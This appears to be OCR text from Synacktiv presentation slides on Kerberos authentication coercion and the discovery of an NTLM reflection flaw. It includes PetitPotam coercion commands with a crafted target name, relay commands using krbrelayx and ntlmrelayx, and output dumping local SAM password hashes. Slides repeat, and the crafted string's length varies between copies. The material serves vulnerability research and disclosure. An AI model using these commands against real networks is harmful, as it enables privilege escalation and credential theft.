
Core concepts

Kerberos authentication coercion




Core concepts

Kerberos authentication coercion




Core concepts

Kerberos authentication coercion



Core concepts

Kerberos authentication coercion



Vulnerability discovery

Vulnerability discovery

SYNACKTIV

- **Some checks/protections against reflection may be based on names**

  → Try to fiddle with the target name during coercion

- **Something interesting happened when coercion to**

  `srv11UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA` **!**

Vulnerability discovery

SYNACKTIV

```
$ PetitPotam.py -u user -p password -d DOMAIN.LOCAL \
srv11UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA SRV1.DOMAIN.LOCAL
[-] Sending EfsRpcEncryptFileSrv!
[+] Got expected ERROR_BAD_NETPATH exception!!
[+] Attack worked!
```

```
# krbrelayx.py -t SRV1.DOMAIN.LOCAL
[*] Servers started, waiting for connections
[*] SMBD: Received connection from 192.168.56.14
[-] Unsupported MechType 'NTLMSSP - Microsoft NTLM Security Support Provider'
[-] No negTokenInit sent by client
```

Vulnerability discovery

SYNACKTIV

```
$ PetitPotam.py -u user -p password -d DOMAIN.LOCAL \
srv11UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA SRV1.DOMAIN.LOCAL
[-] Sending EfsRpcEncryptFileSrv!
[+] Got expected ERROR_BAD_NETPATH exception!!
[+] Attack worked!
```

```
# ntlmrelayx.py -t SRV1.DOMAIN.LOCAL -smb2support
[*] SMBD-Thread-5 (process_request_thread): Received connection from 192.168.56.14,
attacking target smb://SRV1.DOMAIN.LOCAL
[*] Authenticating against smb://SRV1.DOMAIN.LOCAL as / SUCCEED
[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x0c10b250470be78cbe1c92d1b7fe4e91
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:df3c08415194a27d27bb67dcbf6a6ebc:::
user:1000:aad3b435b51404eeaad3b435b51404ee:57d583aa46d571502aad4bb7aea09c70:::
[*] Done dumping SAM hashes for host: 192.168.56.14
```


- **The reflection worked and gave us a privileged SMB session!**

Root cause


Network diffing

NTLM Challenge (sent by the server)

```
$ PetitPotam.py -u user -p password 192.168.56.3 SRV1.ASGARD.LOCAL
```




```
$ PetitPotam.py -u user -p password \
srv11UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA SRV1.ASGARD.LOCAL
```




Network diffing

SYNACKTIV


NTLM Challenge (sent by the server)

```
$ PetitPotam.py -u user -p password 192.168.56.3 SRV1.ASGARD.LOCAL
```




- **Standard NTLM authentication**

```
$ PetitPotam.py -u user -p password \
srv11UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA SRV1.ASGARD.LOCAL
```

